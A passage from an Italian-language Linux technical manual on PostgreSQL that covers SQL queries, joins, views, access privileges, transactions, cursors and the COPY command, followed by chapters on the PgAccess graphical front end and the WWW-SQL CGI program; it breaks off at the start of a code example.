SELECT Cognome as cognomi, Nome as nomi, Telefono as numeri_telefonici
    FROM Indirizzi;
```

Quello che si ottiene è simile all'elenco seguente:

```
cognomi   nomi       numeri_telefonici

Pallino   Pinco      0222,222222
Tizi      Tizio      0555,555555
Cai       Caio       0888,888888
Semproni  Sempronio  0999,999999
```

La selezione delle righe può essere fatta attraverso la condizione che segue la parola chiave '**`WHERE`**'. Nell'esempio seguente vengono selezionate le righe in cui l'iniziale dei cognomi è compresa tra '**`N`**' e '**`T`**'.

```
SELECT * FROM Indirizzi WHERE Cognome >= 'N' AND Cognome <= 'T';
```

Dall'elenco che si ottiene, si osserva che '**`Caio`**' è stato escluso.

```
codice  cognome   nome       indirizzo     telefono

     1  Pallino   Pinco      Via Biglie 1  0222,222222
     2  Tizi      Tizio      Via Tazi 5    0555,555555
     4  Semproni  Sempronio  Via Sempi 7   0999,999999
```

Come si vedrà meglio in seguito, per evitare ambiguità possono essere indicati i nomi delle colonne prefissati dal nome della tabella a cui appartengono, separando le due parti con l'operatore punto ('**`.`**'). L'esempio seguente è già stato mostrato in precedenza, ma serve a chiarire questo modo di identificazione delle colonne.

```
SELECT Indirizzi.Cognome, Indirizzi.Nome, Indirizzi.Telefono
    FROM Indirizzi;
```

```
cognome   nome       telefono

Pallino   Pinco      0222,222222
Tizi      Tizio      0555,555555
Cai       Caio       0888,888888
Semproni  Sempronio  0999,999999
```

325.4.6 Interrogazioni simultanee di più tabelle

Se dopo la parola chiave '**`FROM`**' si indicano più tabelle (ciò vale anche se si indica più volte la stessa tabella), si intende fare riferimento a una tabella generata dal «prodotto» di queste. Si immagini di abbinare alla tabella '**`Indirizzi`**' la tabella '**`Presenze`**' contenente i dati visibili nella figura 325.2.

Figura 325.2. La tabella '**`Presenze(Codice,Giorno,Ingresso,Uscita)`**'.

```
.=================================.
|Presenze                         |
|---------------------------------|
|Codice|Giorno    |Ingresso|Uscita|
|------|----------|--------|------|
|     1|01/01/1999| 07:30  |13:30 |
|     2|01/01/1999| 07:35  |13:37 |
|     3|01/01/1999| 07:45  |14:00 |
|     4|01/01/1999| 08:30  |16:30 |
|     1|01/02/1999| 07:35  |13:38 |
|     2|01/02/1999| 08:35  |14:37 |
|     4|01/02/1999| 07:40  |13:30 |
'================================='
```

Come si può intendere, la prima colonna, '**`Codice`**', serve a identificare la persona per la quale è stata fatta l'annotazione dell'ingresso e dell'uscita. Tale codice viene interpretato in base al contenuto della tabella '**`Indirizzi`**'. Si immagini di volere ottenere un elenco contenente tutti gli ingressi e le uscite, indicando chiaramente il cognome e il nome della persona a cui si riferiscono.

```
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

Ecco quello che si dovrebbe ottenere.

```
giorno      ingresso  uscita    cognome   nome

01-01-1999  07:30:00  13:30:00  Pallino   Pinco
01-01-1999  07:35:00  13:37:00  Tizi      Tizio
01-01-1999  07:45:00  14:00:00  Cai       Caio
01-01-1999  08:30:00  16:30:00  Semproni  Sempronio
01-02-1999  07:35:00  13:38:00  Pallino   Pinco
01-02-1999  08:35:00  14:37:00  Tizio     Tizi
01-02-1999  07:40:00  13:30:00  Semproni  Sempronio
```

325.4.7 Alias

Una stessa tabella può essere presa in considerazione come se si trattasse di due o più tabelle differenti. Per distinguere tra questi punti di vista diversi, si devono usare degli alias, che sono in pratica dei nomi alternativi. Gli alias si possono usare anche solo per questioni di leggibilità. L'esempio seguente è la semplice ripetizione di quello mostrato nella sezione precedente, con l'aggiunta però della definizione degli alias '**`Pre`**' e '**`Nom`**'.

```
SELECT
    Pre.Giorno,
    Pre.Ingresso,
    Pre.Uscita,
    Nom.Cognome,
    Nom.Nome
    FROM Presenze AS Pre, Indirizzi AS Nom
    WHERE Pre.Codice = Nom.Codice;
```

325.4.8 Viste

Attraverso una vista, è possibile definire una tabella virtuale. PostgreSQL, allo stato attuale, consente di utilizzare le viste in sola lettura.

```
CREATE VIEW Presenze_dettagliate AS
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

L'esempio mostra la creazione della vista '**`Presenze_dettagliate`**', ottenuta dalle tabelle '**`Presenze`**' e '**`Indirizzi`**'. In pratica, questa vista permette di interrogare direttamente la tabella virtuale '**`Presenze_dettagliate`**', invece di utilizzare ogni volta un comando '**`SELECT`**' molto complesso, per ottenere lo stesso risultato.

325.4.9 Aggiornamento delle righe

La modifica di righe già esistenti avviene attraverso l'istruzione '**`UPDATE`**', la cui efficacia viene controllata dalla condizione posta dopo la parola chiave '**`WHERE`**'. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le righe della tabella.

L'esempio seguente, aggiunge una colonna alla tabella degli indirizzi, per contenere il nome del comune di residenza degli impiegati; successivamente viene inserito il nome del comune '**`Sferopoli`**' in base al prefisso telefonico.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30);
```

```
UPDATE Indirizzi
    SET Comune='Sferopoli'
    WHERE Telefono >= '022' AND Telefono < '023';
```

In pratica, viene aggiornata solo la riga dell'impiegato '**`Pinco Pallino`**'.

325.4.10 Cancellazione delle righe

L'esempio seguente elimina dalla tabella delle presenze le righe riferite alle registrazioni del giorno 01/01/1999 e le eventuali antecedenti.

```
DELETE FROM Presenze WHERE Giorno <= '01/01/1999';
```

325.4.11 Creazione di una nuova tabella a partire da altre

L'esempio seguente crea la tabella '**`mia_prova`**' come risultato della fusione della tabella degli indirizzi e delle presenze, come già mostrato in un esempio precedente.

```
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    INTO TABLE mia_prova
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

325.4.12 Inserimento in una tabella esistente

L'esempio seguente aggiunge alla tabella dello storico delle presenze le registrazioni vecchie che poi vengono cancellate.

```
INSERT INTO PresenzeStorico (
        PresenzeStorico.Codice,
        PresenzeStorico.Giorno,
        PresenzeStorico.Ingresso,
        PresenzeStorico.Uscita
    )
    SELECT
        Presenze.Codice,
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita
        FROM Presenze
        WHERE Presenze.Giorno <= '1999/01/01';

DELETE FROM Presenze WHERE Giorno <= '1999/01/01';
```

325.4.13 Controllare gli accessi a una tabella

Quando si creano delle tabelle in una base di dati, tutti gli altri utenti che sono stati registrati nel sistema del DBMS, possono accedervi e fare le modifiche che vogliono. Per controllare questi accessi, l'utente proprietario delle tabelle (cioè colui che le ha create), può usare le istruzioni '**`GRANT`**' e '**`REVOKE`**'. La prima permette a un gruppo di utenti di eseguire operazioni determinate, la seconda toglie dei privilegi.

```
GRANT {ALL | SELECT | INSERT | UPDATE | DELETE | RULE}[,...]
    ON tabella[,...]
    TO {PUBLIC | GROUP gruppo | utente}
```

```
REVOKE {ALL | SELECT | INSERT | UPDATE | DELETE | RULE}[,...]
    ON tabella[,...]
    FROM {PUBLIC | GROUP gruppo | utente}
```

La sintassi delle due istruzioni è simile, basta fare attenzione a cambiare la parola chiave '**`TO`**' con '**`FROM`**'. I gruppi e gli utenti sono nomi che fanno riferimento a quanto registrato all'interno del DBMS; solo che attualmente potrebbe non essere possibile la gestione dei gruppi.

L'esempio seguente toglie a tutti gli utenti ('**`PUBLIC`**') tutti i privilegi sulle tabelle delle presenze e degli indirizzi; successivamente vengono ripristinati tutti i privilegi solo per l'utente '**`daniele`**'.

```
REVOKE ALL
    ON Presenze, Indirizzi
    FROM PUBLIC;

GRANT ALL
    ON Presenze, Indirizzi
    TO daniele;
```

325.5 Controllo delle transazioni

PostgreSQL ha una gestione delle transazioni leggermente diversa da quanto stabilito dall'SQL. Per la precisione, occorre dichiarare esplicitamente l'inizio di una transazione con l'istruzione '**BEGIN**'.

```
BEGIN [WORK]
```

L'esempio seguente mostra il caso in cui si voglia isolare l'inserimento di una riga nella tabella '**Indirizzi**' all'interno di una transazione, che alla fine viene confermata regolarmente.

```
BEGIN;

INSERT INTO Indirizzi
    VALUES (
        05,
        'De Pippo',
        'Pippo',
        'Via Pappo, 5',
        '0333,3333333'
    );

COMMIT;
```

Nell'esempio seguente, si rinuncia all'inserimento della riga con l'istruzione '**ROLLBACK**' finale.

```
BEGIN;

INSERT INTO Indirizzi
    VALUES (
        05,
        'De Pippo',
        'Pippo',
        'Via Pappo, 5',
        '0333,3333333'
    );

ROLLBACK;
```

325.6 Cursori

La gestione dei cursori da parte di PostgreSQL è limitata rispetto all'SQL92. In particolare, non è disponibile lo spostamento assoluto del cursore, inoltre non è possibile assegnare i dati a delle variabili.

La dichiarazione di un cursore si ottiene nel modo solito, con la differenza che questa deve avvenire esplicitamente in una transazione. In particolare, con PostgreSQL, il cursore viene aperto automaticamente nel momento della dichiarazione, per cui l'istruzione '**OPEN**' non è disponibile.

```
BEGIN;

DECLARE Mio_cursore INSENSITIVE CURSOR FOR
    SELECT * FROM Indirizzi ORDER BY Cognome, Nome;
```

```
-- L'apertura del cursore non esiste in PostgreSQL
-- OPEN Mio_cursore;
...
```

L'esempio mostra la dichiarazione dell'inizio di una transazione, assieme alla dichiarazione del cursore '**`Mio_cursore`**', per selezionare tutta la tabella '**`Indirizzi`**' in modo ordinato per '**`Cognome`**'. Si osservi che per PostgreSQL la selezione che si ingloba nella gestione di un cursore non può aggiornarsi automaticamente se i dati originali cambiano, per cui è come se fosse sempre definita la parola chiave '**`INSENSITIVE`**'.

```
...
FETCH NEXT FROM Mio_cursore;
...
COMMIT;
```

L'esempio mostra l'uso tipico dell'istruzione '**`FETCH`**', in cui si preleva la prossima riga rispetto alla posizione corrente del cursore e più avanti si conclude la transazione con un '**`COMMIT`**'. L'esempio seguente è identico, con la differenza che si indica espressamente il passo.

```
...
FETCH RELATIVE 1 FROM Mio_cursore;
...
COMMIT;
```

Un cursore dovrebbe essere chiuso attraverso una richiesta esplicita, con l'istruzione '**`CLOSE`**', ma la chiusura della transazione chiude implicitamente il cursore, se questo dovesse essere rimasto aperto. L'esempio seguente riepiloga quanto visto sopra, completato dell'istruzione '**`CLOSE`**'.

```
BEGIN;

DECLARE Mio_cursore INSENSITIVE CURSOR FOR
    SELECT * FROM Indirizzi ORDER BY Cognome, Nome;

-- L'apertura del cursore non esiste in PostgreSQL
-- OPEN Mio_cursore;

FETCH NEXT FROM Mio_cursore;

CLOSE Mio_cursore;

COMMIT;
```

325.7 Particolarità di PostgreSQL

Ogni DBMS, per quanto compatibile con gli standard, può avere la necessità di introdurre delle estensioni al linguaggio di gestione per permettere l'accesso a funzionalità speciali che dipendono dalle sue caratteristiche particolari. In questo capitolo si è voluto porre l'accento su ciò che è il più vicino possibile all'SQL, trascurando quasi tutto il resto. In queste sezioni si descrivono alcune istruzioni particolari che si ritengono importanti da un punto di vista operativo, benché siano estranee all'SQL.

325.7.1 Importazione ed esportazione dei dati

PostgreSQL fornisce un'istruzione speciale per permettere l'importazione e l'esportazione dei dati da e verso un file di testo normale. Si tratta di '**`COPY`**' la cui sintassi semplificata è quella seguente:

```
COPY tabella FROM { 'file' | STDIN }
    [ USING DELIMITERS 'delimitatore' ]
```

```
COPY tabella TO { 'file' | STDOUT }
    [ USING DELIMITERS 'delimitatore' ]
```

Nella prima delle due forme, si importano i dati da un file o dallo standard input; nel secondo si esportano verso un file o verso lo standard output.

Ogni riga del file di testo corrisponde a una riga della tabella; gli attributi sono separati da un carattere di delimitazione, che in mancanza della definizione tramite la clausola '**USING DELIMITERS**' è un carattere di tabulazione. In ogni caso, anche se si specifica tale clausola, può trattarsi solo di un carattere. In pratica, ogni riga è organizzata secondo lo schema seguente:

```
attributo_1xattributo_2x...xattributo_N
```

Nello schema, *x* rappresenta il carattere di delimitazione, che, come si può vedere, non viene inserito all'inizio e alla fine.

Quando l'istruzione '**COPY**' viene usata per importare dati dallo standard input, è necessario che dopo l'ultima riga che contiene attributi da inserire nella tabella, sia presente una sequenza di escape speciale: una barra obliqua inversa seguita da un punto ('`\.`'). Il file ottenuto quando si esporta verso lo standard output contiene questo simbolo di conclusione.

Il file di testo in questione può contenere anche altre sequenze di escape, che si trovano descritte nella tabella 325.6.

Tabella 325.6. Sequenze di escape nei file di testo generati e utilizzati da '**COPY**'.

Escape	Descrizione
\\	Una barra obliqua inversa.
\.	Simbolo di conclusione del file.
\N	'**NULL**'.
delimitatore	Protegge il simbolo che viene già utilizzato come delimitatore.
\<*LF*>	Tratta <*LF*> in modo letterale.

È importante fare mente locale al fatto che l'istruzione viene eseguita dal servente. Ciò significa che i file di testo, quando non si tratta di standard input o di standard output, sono creati o cercati secondo il file system che questo servente si trova ad avere sotto di sé.

```
COPY Indirizzi TO STDOUT;
```

L'esempio mostra l'istruzione necessaria a emettere attraverso lo standard output del programma cliente ('**psql**') la trasformazione in testo del contenuto della tabella '**Indirizzi**',

```
COPY Indirizzi TO '/tmp/prova' USING DELIMITERS '|';
```

In questo caso, si genera il file '`/tmp/prova`' nel file system dell'elaboratore servente, inoltre gli attributi sono separati attraverso una barra verticale ('**|**').

```
COPY Indirizzi FROM STDIN;
```

In questo caso, si aggiungono righe alla tabella '**Indirizzi**', utilizzando quanto proviene dallo standard input (alla fine deve apparire la sequenza di escape '`\.`').

```
COPY Indirizzi FROM '/tmp/prova' USING DELIMITERS '|';
```

Si aggiungono righe alla tabella '**Indirizzi**', utilizzando quanto proviene dal file '/tmp/prova', che si trova nel file system dell'elaboratore servente. In particolare, gli attributi sono separati da una barra verticale ('|').

325.7.2 Riorganizzazione del contenuto di una base di dati

Nel capitolo precedente si è già accennato all'istruzione '**VACUUM**', con la quale si riorganizzano i dati, eliminando i resti di una transazione interrotta, ricostruendo gli indici e le statistiche interne. Se non si ha la pretesa di analizzare la base di dati, lo schema sintattico è molto semplice:

```
VACUUM [ tabella ]
```

Se non si indica una tabella particolare, si intende intervenire su tutta la base di dati su cui si sta lavorando.

È conveniente utilizzare questa istruzione tutte le volte che si annulla una transazione.

Per poter eseguire le operazioni relative all'istruzione '**VACUUM**', è necessario un blocco esclusivo delle tabelle coinvolte. Questo blocco è rappresentato in pratica da un file collocato nella directory che contiene i file della base di dati relativa. Il file si chiama 'pg_vlock'; se si interrompe in qualche modo un'istruzione '**VACUUM**', questo file non viene rimosso, impedendo tutte le attività sulla base di dati. Se questa situazione dovesse verificarsi, si può disattivare il programma servente, in modo da essere certi che non ci sia alcun accesso ai dati, così da poter eliminare successivamente il file che rappresenta questo blocco.

325.7.3 Impostazione dell'ora locale

L'SQL dispone dell'istruzione '**SET TIME ZONE**' per definire l'ora locale e di conseguenza lo scostamento dal tempo universale. PostgreSQL dispone della stessa istruzione che funziona in modo molto simile allo standard; per la precisione, la definizione dell'ora locale avviene attraverso le definizioni riconosciute dal sistema operativo (nel caso di GNU/Linux si tratta delle definizioni che si articolano a partire dalla directory '/usr/share/zoneinfo/').

```
SET TIME ZONE { 'definizione_ora_locale' | LOCAL }
```

Per esempio, per definire che si vuole fare riferimento all'ora locale italiana, si potrebbe usare il comando seguente:

```
SET TIME ZONE 'Europe/Rome';
```

Questa impostazione riguarda la visione del programma cliente, mentre il programma servente può essere stato preconfigurato attraverso le variabili di ambiente '**LC_***' oppure la variabile '**LANG**', che in questo caso hanno effetto sullo stile di rappresentazione delle informazioni data-orario. Anche il programma cliente può essere preconfigurato attraverso la variabile di ambiente '**PGTZ**', assegnandole gli stessi valori che si possono utilizzare per l'istruzione '**SET TIME ZONE**'.

325.8 Riferimenti

- *sql(l)*
- The PostgreSQL Development Team, *PostgreSQL User's Guide*
  <*file:///usr/share/doc/postgresql/user/index.html*>
  <*file:///usr/share/doc/postgresql/user.ps**>

Capitolo 326

PostgreSQL: accesso attraverso PgAccess

PgAccess [1] è un componente di una libreria Tcl/Tk: LibPgTcl. A volte viene distribuito come un pacchetto autonomo, che comunque dipende dalla libreria indicata, oppure viene incluso nello stesso pacchetto della libreria. PgAccess è un programma frontale (che utilizza l'interfaccia grafica) per accedere alle funzionalità di PostgreSQL.

> Prima di poter utilizzare qualunque programma frontale per PostgreSQL, occorre ricordare di configurare correttamente PostgreSQL stesso, in modo che questo consenta gli accessi previsti.

PgAccess è costituito in pratica dall'eseguibile '**`pgaccess`**', che si utilizza senza argomenti e si presenta inizialmente come si vede nella figura 326.1.

Figura 326.1. Finestra iniziale di PgAccess, quando viene avviato per la prima volta dall'utente.

Mentre lo si usa, PgAccess memorizza alcune informazioni nel file '`~/.pgaccessrc`' e questo fatto facilita successivamente le operazioni di accesso alla base di dati da parte dell'utente.

Contrariamente a quello che ci si potrebbe aspettare, PgAccess è un programma frontale realizzato con molta cura e molto potente, che permette di sfruttare bene le potenzialità di PostgreSQL. Purtroppo è un po' difficile spiegare nel dettaglio il suo funzionamento; pertanto, lo scopo di questo capitolo è solo quello di permettere all'utilizzatore di cominciare e di sapere come continuare. Con l'uso, i particolari del suo funzionamento dovrebbero rivelarsi senza troppi problemi.

326.1 Accesso alla base di dati

PostgreSQL è un DBMS in grado di gestire diverse basi di dati simultaneamente; pertanto, con PgAccess è necessario stabilire per prima cosa quale sia la base di dati. Dal menù '**`Database`**', si seleziona la funzione '**`Open`**', ottenendo la mascherina che si vede nella figura 326.2. Da lì si possono indicare tutte le informazioni necessarie alla connessione con la base di dati desiderata; in particolare, per quanto riguarda le informazioni sull'autenticazione, queste sono richieste solo in base al modo in cui sono stati regolati i permessi di accesso da parte di PostgreSQL.

[1] **PgAccess** software libero con licenza speciale

Figura 326.2. Connessione alla base di dati '**prova**', presso il nodo locale, utilizzando l'autenticazione predefinita.

> Attraverso PgAccess non è possibile creare una base di dati. Per questo occorre usare il comando '**createdb**' di PostgreSQL, descritto nel capitolo 324.

La base di dati aperta, assieme all'indicazione del nodo presso la quale si trova il DBMS con cui si interagisce, appare in basso, nella finestra principale di PgAccess.

Figura 326.3. Quando è attiva una connessione con una base di dati, lo si vede dalle informazioni che appaiono in basso nella finestra principale di PgAccess.

È importante ricordare che PgAccess tiene nota dell'ultima base di dati aperta attraverso il file di configurazione '`~/.pgaccessrc`'; in questo modo la connessione viene ritentata automaticamente all'avvio del programma la volta successiva che lo si utilizza. Tuttavia, questo particolare del funzionamento di PgAccess può essere configurato attraverso la funzione *`Preferences`* del menù *`Database`*.

326.2 Gli «oggetti» secondo PgAccess

Dal punto di vista di PgAccess, una base di dati contiene degli «oggetti» (secondo la stessa filosofia di PostgreSQL). Questi possono essere delle tabelle, il risultato di interrogazioni SQL, delle viste, delle stampe, ecc.

Per intervenire su ognuno di questi oggetti basta selezionare la voce relativa che si trova sulla parte sinistra (nella figura 326.3 si vede selezionata la gestione delle tabelle). Nel riquadro centrale

c'è lo spazio per elencare i nomi degli oggetti di quel tipo che risultano presenti, mentre sopra appaiono alcuni pulsanti grafici che si riferiscono alle cose che si possono fare con tali oggetti.

Evidentemente, il pulsante grafico NEW serve a creare un oggetto nuovo, OPEN serve ad accedervi e DESIGN serve a modificarne la struttura (ammesso che ciò sia consentito in base al tipo di oggetto). Tuttavia, il menù *Object* offre altre possibilità, per esempio la modifica del nome dell'oggetto e la visualizzazione della sua struttura.

PgAccess gestisce una serie di oggetti aggiuntiva rispetto a quanto fa PostgreSQL. Per realizzarli, PgAccess gestisce delle tabelle aggiuntive che non vengono mostrate all'utente, distinguibili per il fatto di avere un nome che inizia per '**pga_**'. In generale, queste tabelle hanno tutti i permessi di accesso per tutti gli utenti di PostgreSQL.

326.3 Tabelle

La figura 326.4 mostra l'esempio della creazione di una tabella molto semplice, per contenere una serie di indirizzi. In particolare si può osservare il fatto che PgAccess abbia convertito opportunamente la lettera «à» nella sequenza '**\xe0**'. Alla creazione della tabella, dopo avere selezionato la voce relativa a questo tipo di oggetto, si accede selezionando il pulsante grafico NEW.

Figura 326.4. Finestra per la creazione di una tabella.

Una volta creata la tabella (si ottiene questo confermando con il pulsante grafico CREATE TABLE), il suo nome appare nella parte centrale della finestra principale del programma; per accedere al suo contenuto basta selezionare il pulsante grafico OPEN, ottenendo così una tabella di scorrimento con la quale si possono aggiungere e modificare righe preesistenti. La figura 326.5 mostra l'inserimento di alcuni nomi. Si osservi in particolare il fatto che, eventualmente, si può richiedere espressamente l'aggiunta di una riga nuova premendo il terzo tasto del mouse.

Figura 326.5. Finestra per lo scorrimento del contenuto di una tabella.

Sort field | Filter conditions | Reload | Close

cognome	nome	città	via	n
Tizi	Tizio	Tiziopoli	Torta	1
Cai	Caio			
Semproni	Sempronio		*	*

Vale la pena di osservare che la maschera di scorrimento e inserimento dati nella tabella, permette di leggere le righe in ordine, in base a una certa colonna, filtrando eventualmente le righe in base a una condizione. Si stabilisce questo mettendo il nome di una colonna nella casella '**`Sort field`**' e mettendo l'espressione della condizione di filtro nella casella '**`Filter conditions`**': se poi si seleziona il pulsante grafico RELOAD, si riottiene il contenuto ordinato e filtrato in base alle preferenze indicate.

326.4 Interrogazioni e viste

È possibile realizzare facilmente dei modelli di interrogazione e delle viste, attraverso la selezione delle voci QUERIES e VIEWS. Nel primo caso si tratta di interrogazioni SQL che vengono memorizzate da PgAccess e richiamate a piacere, mentre nel secondo si tratta di viste vere e proprie. A livello operativo, con PgAccess le due cose sono praticamente identiche, per cui si passa generalmente per la creazione di un'interrogazione SQL che poi, eventualmente, si salva come vista. La figura 326.6 mostra la definizione dell'interrogazione '**`Nominativi`**', abbinata al comando '**`SELECT Cognome, Nome FROM "Indirizzi"`**', scritto manualmente dall'utilizzatore.

Figura 326.6. Finestra per la creazione di un'interrogazione.

Nella figura si può osservare che è disponibile una casella di selezione attraverso la quale si può richiedere di salvare come vista. In particolare, con il pulsante grafico SAVE QUERY DEFINITION si salva il modello dell'interrogazione, con il nome fissato in alto; ma volendo, con il pulsante grafico VISUAL DESIGNER, si accede a una maschera per la definizione grafica dell'interrogazione, come si vede nella figura 326.7.

Figura 326.7. Finestra per la creazione visuale di un'interrogazione.

In alto appare una casella in cui si deve indicare il nome di una tabella da cui si vogliono prelevare i campi; una volta fatto, appare un riepilogo di questi campi, in un riquadro. Questi nomi possono essere trascinati con il puntatore del mouse, in basso, dove vengono elencati i campi da includere nell'interrogazione; se si sbaglia, gli elementi che si vogliono togliere possono essere cancellati premendo il tasto [*Canc*] ([*Del*] nelle tastiere inglesi). Nella figura mostrata, sono già

stati trascinati e depositati i campi del nome e del cognome.

Al termine, se si è soddisfatti del risultato, si può confermare con il pulsante grafico SAVE TO QUERY BUILDER, ritrovando poi nella finestra precedente l'interrogazione corrispondente alle scelte fatte, che può essere ritoccata a mano se lo si desidera. Nel caso dell'esempio mostrato, l'interrogazione SQL che si ottiene è:

```
select t0.nome, t0.cognome from "Indirizzi" t0
```

L'apertura di un'interrogazione o di una vista, genera lo scorrimento del risultato dell'interrogazione, oppure della vista, come si vede nella figura 326.8 che fa sempre riferimento agli esempi precedenti.

Figura 326.8. Scorrimento di una vista.

326.5 Stampe

Con PgAccess è possibile definire anche delle stampe, nel senso di rapporti stampati contenenti il risultato di un'interrogazione SQL. La figura 326.9 mostra la finestra che si utilizza per questo scopo, dove è già iniziata la compilazione dello schema di stampa.

Figura 326.9. Creazione di un rapporto.

Una volta selezionata la tabella da cui prelevare i campi, dopo aver indicato il nome del rapporto che si vuole generare, basta fare un clic con il tasto sinistro del mouse mentre si punta sul nome del campo che si vuole inserire sullo schema di destra (che rappresenta il modello della stampa). Una volta che sono apparsi i nomi nello spazio a destra, questi possono essere trascinati dove si vuole, eventualmente possono anche essere cancellati usando il tasto [*Canc*]. Nell'esempio della figura, si vede anche che è stato inserito un titolo.

Spostando il puntatore del mouse sullo spazio che rappresenta lo schema di stampa, si vede cambiare la sua descrizione in alto. Nella figura mostrata viene indicato '**`Page footer`**', perché in quel momento il puntatore del mouse era nella penultima riga di quello schema.

Per verificare il risultato, è disponibile anche un'anteprima, che si ottiene selezionando il pulsante grafico PREVIEW. Seguendo gli esempi precedenti, la figura 326.10 mostra questa anteprima. Da lì si può passare alla stampa, che però potrebbe limitarsi a generare un file PostScript.

Figura 326.10. Anteprima di stampa.

326.6 Riferimenti

- *PgAccess*

  <*http://www.flex.ro/pgaccess/*>

PostgreSQL: accesso attraverso WWW-SQL

WWW-SQL [1] è un programma CGI in grado di creare pagine HTML a partire dalle informazioni ottenute da una base di dati PostgreSQL o MySQL. In questo capitolo si vuole vedere in particolare l'interazione rispetto alle basi di dati di PostgreSQL. In ogni caso, per poter leggere questo capitolo, occorre sapere cosa sia un programma CGI e come interagisce con un servente HTTP, come spiegato a partire dal capitolo 162. La scelta di collocare qui queste informazioni, è dovuta al fatto che si tratta di un argomento legato alla programmazione SQL; inoltre, WWW-SQL è praticamente un interprete di un linguaggio specifico, che gli permette di definire le richieste alla base di dati e di generare il risultato finale desiderato.

È molto probabile che la propria distribuzione GNU/Linux abbia organizzato due pacchetti distinti, in base all'uso che se ne intende fare, per l'abbinamento con PostgreSQL, oppure con MySQL. In questo modo, il nome del programma CGI a cui si deve fare riferimento può cambiare leggermente, anche da una distribuzione all'altra. Qui si fa riferimento al nome '**`www-pgsql`**' per quello che riguarda l'uso con PostgreSQL.

327.1 Principio di funzionamento

Ammesso che il pacchetto organizzato dalla propria distribuzione sia stato realizzato nel modo corretto, l'eseguibile '**`www-pgsql`**' dovrebbe trovarsi nella directory più adatta per i programmi CGI, ovvero quella a cui si accede normalmente con l'URI *`http://localhost/cgi-bin/`*. In tal caso, per accedere a questo programma, basta avviare il proprio navigatore preferito e puntare sull'indirizzo *`http://localhost/cgi-bin/www-pgsql`*. Ma non basta, dal momento che il programma in questione ha bisogno di interpretare un file HTML speciale dal quale restituisce poi un risultato. Per capire come funziona la cosa, prima ancora di avere affrontato lo studio del linguaggio specifico di WWW-SQL, si può provare con un file HTML normale: si supponga di avere a disposizione il file '`http://localhost/index.html`'; per fare in modo che WWW-SQL lo analizzi, basta indicare l'URI *`http://localhost/cgi-bin/www-pgsql/index.html`*. Il risultato è identico all'originale, ma per arrivare a questo si passa attraverso l'elaborazione del programma CGI, dimostrando così il suo funzionamento.

Volendo, se il proprio programma servente HTTP è Apache, è possibile rendere la cosa più elegante attraverso una configurazione opportuna del file '`srm.conf`' (si veda a questo proposito il capitolo 160 su Apache). Per esempio si potrebbe fare in modo che i file che terminano con l'estensione '`.pgsql`' vengano elaborati automaticamente attraverso il programma CGI in questione:

```
Action www-pgsql /cgi-bin/www-pgsql
AddHandler www-pgsql pgsql
```

Tuttavia, occorre considerare che alcune installazioni di Apache sono state predisposte in modo da impedire l'utilizzazione dell'istruzione '**`Action`**'. Se dopo le modifiche di questo file, il servizio di Apache non si riavvia, ciò potrebbe essere un sintomo di questo problema.

[1] **WWW-SQL** GNU GPL

327.2 Preparazione delle basi di dati e accesso

Perché il programma CGI possa accedere alle basi di dati di PostgreSQL, occorre ricordare di predisporre gli utenti e i permessi necessari all'interno della gestione delle basi di dati stesse. Di solito, si prevede la possibilità di accesso per l'utente '**nobody**', dal momento che il servente viene avviato solitamente con i privilegi di questo utente e, di conseguenza, il programma CGI eredita la stessa personalità.[2] Vale la pena di ricordare che per PostgreSQL occorre aggiungere l'utente '**nobody**' nel modo seguente:

```
postgres$ createuser nobody
```

Quindi occorre intervenire nelle basi di dati regolando i permessi attraverso i comandi '**GRANT**' e '**REVOKE**', tenendo conto che a questo proposito si può consultare quanto già spiegato nel capitolo 324. Per fare un esempio, volendo concedere l'accesso in lettura alla tabella '**Indirizzi**', della base di dati '**anagrafe**', all'utente '**nobody**', si potrebbe agire come si vede di seguito:

```
postgres$ psql anagrafe[Invio]
```

```
anagrafe=> GRANT SELECT ON Indirizzi TO nobody;[Invio]
```

Tuttavia, occorre tenere in considerazione il fatto che non tutte le distribuzioni GNU/Linux sono organizzate in modo che i privilegi di funzionamento del programma servente del servizio HTTP siano pari a quelli dell'utente '**nobody**'. Per esempio, nel caso della distribuzione GNU/Linux Debian, viene usato l'utente apposito '**www-data**': questo nome particolare, non può essere inserito negli utenti di PostgreSQL, a causa del fatto che contiene un trattino ('**-**'), per cui, occorre agire in modo differente, ma questo verrà descritto in seguito, in occasione della descrizione dell'istruzione '**<! SQL CONNECT >**'.

327.3 Linguaggio di WWW-SQL

WWW-SQL interpreta un file HTML alla ricerca di istruzioni secondo il formato schematizzato di seguito:

```
<! SQL comando [argomento...] >
```

Come si vede, queste istruzioni assomigliano a dei commenti per l'HTML, ma anche se non lo sono realmente, di solito i navigatori ignorano dei marcatori di questo tipo. Tuttavia, questa si può considerare solo come una misura di sicurezza, dal momento che questi file non dovrebbero essere raggiunti direttamente, ma solo attraverso l'intermediazione di WWW-SQL.

Le istruzioni di WWW-SQL rappresentano un linguaggio di programmazione, semplice, ma efficace per lo scopo che ci si prefigge. Si osservi che il «comando» è una parola chiave che rappresenta il tipo di azione che si intende svolgere; inoltre, gli argomenti possono essere presenti o meno, in funzione del comando. Gli argomenti di un comando possono essere racchiusi tra apici doppi ('**"**...**"**'): all'interno di queste stringhe si possono indicare delle variabili da espandere e si possono usare anche delle sequenze di escape per rappresentare simboli speciali che altrimenti avrebbero un altro significato.

> Le parole chiave che costituiscono le istruzioni di WWW-SQL possono essere scritte indipendentemente utilizzando lettere maiuscole o minuscole. Inoltre, lo spazio dopo il delimitatore iniziale '**<!**' e lo spazio prima del delimitatore finale '**>**' sono facoltativi.

[2] Naturalmente, lo stesso discorso può valere per un utente fittizio diverso, realizzato appositamente per il controllo della gestione del servizio HTTP.

Per iniziare subito con un esempio che faccia capire la logica di funzionamento di WWW-SQL, si osservi il «programma» seguente, rappresentato dal file ‘`variabili.pgsql`’:

```
